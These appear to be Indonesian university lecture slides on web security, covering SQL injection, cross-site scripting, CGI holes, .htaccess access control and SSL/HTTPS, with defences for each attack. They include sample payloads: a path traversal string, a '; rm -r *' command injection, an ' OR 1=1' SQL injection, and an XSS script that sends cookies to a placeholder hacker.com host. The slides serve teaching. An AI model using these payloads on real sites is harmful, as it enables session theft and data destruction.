

Keamanan Web Sistem



Politeknik Elektronik Negeri Surabaya
ITS - Surabaya

Web Server

- Adalah suatu daemon yang berfungsi menerima request melalui protocol http baik dari local maupun dari internet
- Informasi yang direquest oleh web browser bisa berupa file yang ada dalam storage atau meminta server untuk melakukan fungsi tertentu

Macam Web Server

- IIS (web server untuk html & asp).Bisa jalan di OS Windows
- APACHE webserver (web server untuk html,php,asp,jsp, dsb).Bisa jalan di OS Windows dan LINUX.

Eksplorasi server WWW

- Tampilan web diubah (*deface*)
dengan eksploitasi skrip / privilege / OS di server
Situs yang dideface dikoleksi di <http://www.alldas.org>
- Informasi bocor
(misal laporan keuangan semestinya hanya dapat diakses oleh orang/ bagian tertentu)
- Digunakan untuk menipu firewall (*tunelling* ke luar jaringan)
- Port 80 digunakan untuk identifikasi server (karena biasanya dibuka di router/firewall)

Eksplorasi server WWW [2]

- Penyesuaian informasi
 - URLwatch: melihat siapa mengakses apa saja. Masalah privacy
 - SSL melindungi, namun tidak semua menggunakan SSL karena komputasi yang tinggi
- DoS attack
 - Request dalam jumlah yang banyak (bertubi-tubi)
 - Request yang memblokir (lambat mengirimkan perintah GET)
- Malicious Input Attack
 - Bad input ke privileged program : Code corruption attack – Buffer overflow, SQL Injection, Cross Site Scripting

SQL Injection

- Site menerima input dalam bentuk 'web form' atau URL
 - Kombinasi prefix/suffix
 - Hasil query dalam bentuk (SQL) query, command, atau script
 - Attacker mengirim input dengan control characters, memodifikasi query/script
 - Banyak cara untuk exploit
 - Banyak sites yang mempunyai titik lemah
- Contoh
 - Path traversal: `"../"`
 - Tambahkan commands: `"; rm -r *"`
 - SQL injection: `" OR 1=1"`

SQL Injection Defense

- Input Validation
- Reject (filter) input with control chars (`,",<...)
- PHP configuration
- Matikan atau sembunyikan pesan-pesan error yang keluar dari SQL Server yang berjalan

What is Cross-Site Scripting?

- Scripting: Web Browsers can execute commands
 - Embedded in HTML page
 - Supports different languages (JavaScript, VBScript, ActiveX, etc.)
 - Most prominent: JavaScript
- “Cross-Site” means: Foreign script sent via server to client
 - Attacker „makes“ Web-Server deliver malicious script code
 - Malicious script is executed in Client’s Web Browser
- Attack:
 - Steal Access Credentials, Denial-of-Service, Modify Web pages
 - Execute any command at the client machine

XSS-Attack: General Overview

Attacker



Post Forum Message:
Subject: GET Money for FREE !!!
Body:
<script> attack code </script>

Web Server



Did you know this?

GET Money for FREE !!!

<script> attack code </script>

Re: Error message on startup

I found a solution!

Can anybody help?

Error message on startup

.....

Get /forum.jsp?fid=122&mid=2241

This is only **one**
example out of many
attack scenarios!

GET Money for FREE !!!
<script> attack code </script>

Client



!!! attack code !!!

Cross Site Scripting

XSS Example

- Eve adds comment to Bob's blog
Server thinks this is `just text`
- Alice accesses Bob's blog (innocent read)
- HTML returned contains Eve's script
Browser considers (part of it) as script
- Eve's scripts run on Alice's browser
As if it came from Bob... different goals
Script may expose cookie (of server), install malware, etc.


Mal-Contents XSS Example

- `<script type="text/javascript">`
- `document.write('<iframe
src="http://www.hacker.com/capture.cgi?
' + document.cookie + '" width=0 height=0></iframe>');`
- `</script>`

Defence XSS

- Input data validation dan filtering
- Output filtering / encoding
- Teknologi static web page
- Menggunakan metode POST dalam pengiriman data di dynamic page
- Menggunakan aplikasi Web Application Firewall (WAF)
- Client-side XSS defenses
 - New ideas

CGI (Common Gateway Interface)



- CGI digunakan sebagai *interface* dengan sistem informasi lainnya (gopher, WAIS)
- Diimplementasikan dengan berbagai bahasa (perl, C, C++, python, dll.)
- Skrip CGI dijalankan di server sehingga membuka potensi lubang keamanan

Lubang Keamanan CGI

- Beberapa contoh

CGI dipasang oleh orang yang tidak berhak

CGI dijalankan berulang-ulang untuk menghabiskan resources (CPU, disk): DoS

Masalah *setuid* CGI di sistem UNIX, dimana CGI dijalankan oleh userid web server

ASP di sistem Windows

Guestbook abuse dengan informasi sampah

Akses ke database via SQL

Keamanan Client WWW

- Berhubungan dengan masalah privacy
 - Cookies untuk tracking kemana saja browsing
 - Pengiriman informasi pribadi
- Attack (via active script, javascript, java)
 - Pengiriman data-data komputer (program apa yang terpasang, dsb.)
 - DoS attack (buka windows banyak)
 - Penyusupan virus dan trojan horse

Pengamanan Web

Membatasi Akses

- Access Control

Hanya IP tertentu yang dapat mengakses server
(konfigurasi web server atau firewall)

Via userid & password (htaccess)

Menggunakan enkripsi untuk menyandikan data-data

htaccess di Apache

Isi berkas ".htaccess"

```
AuthUserFile /home/budi/.passme
```

```
AuthGroupFile /dev/null
```

```
AuthName "Khusus untuk Tamu Budi"
```

```
AuthType Basic
```

```
<Limit GET>
```

```
    require user tamu
```

```
</Limit>
```

Membatasi akses ke user "tamu" dan password

Menggunakan perintah "htpasswd" untuk membuat password yang disimpan di ".passme"


Secure Socket Layer (SSL)

- Menggunakan enkripsi untuk mengamankan transmisi data
- Mulanya dikembangkan oleh Netscape
- Implementasi gratis pun tersedia
openSSL


APACHE Web Server dengan HTTPS

- HTTPS adalah varian dari protocol HTTP dimana user mengakses dengan https://
- Data yang dikirim ke server adalah data yang terenkripsi.
- Enkripsi yang digunakan adalah enkripsi SSL (Secure socket Layer).
- Menggunakan TCP port 443.


Example Web Application





Ilustrasi Koneksi HTTP vs HTTPS




HTTP TRANSACTION





HTTPS TRANSACTION



Tampilan HTTP biasa



Tampilan HTTPS




TLS/SSL: Architecture


- Terdapat 2 bagian :
 - a . Sesi hubungan menggunakan Handshake Protocol
 - b. Untuk transfer informasi / aplikasi menggunakan Record Protokol

Handshake Protocol	Change Cipher Spec	Alert Protocol
TLS Record Protocol		

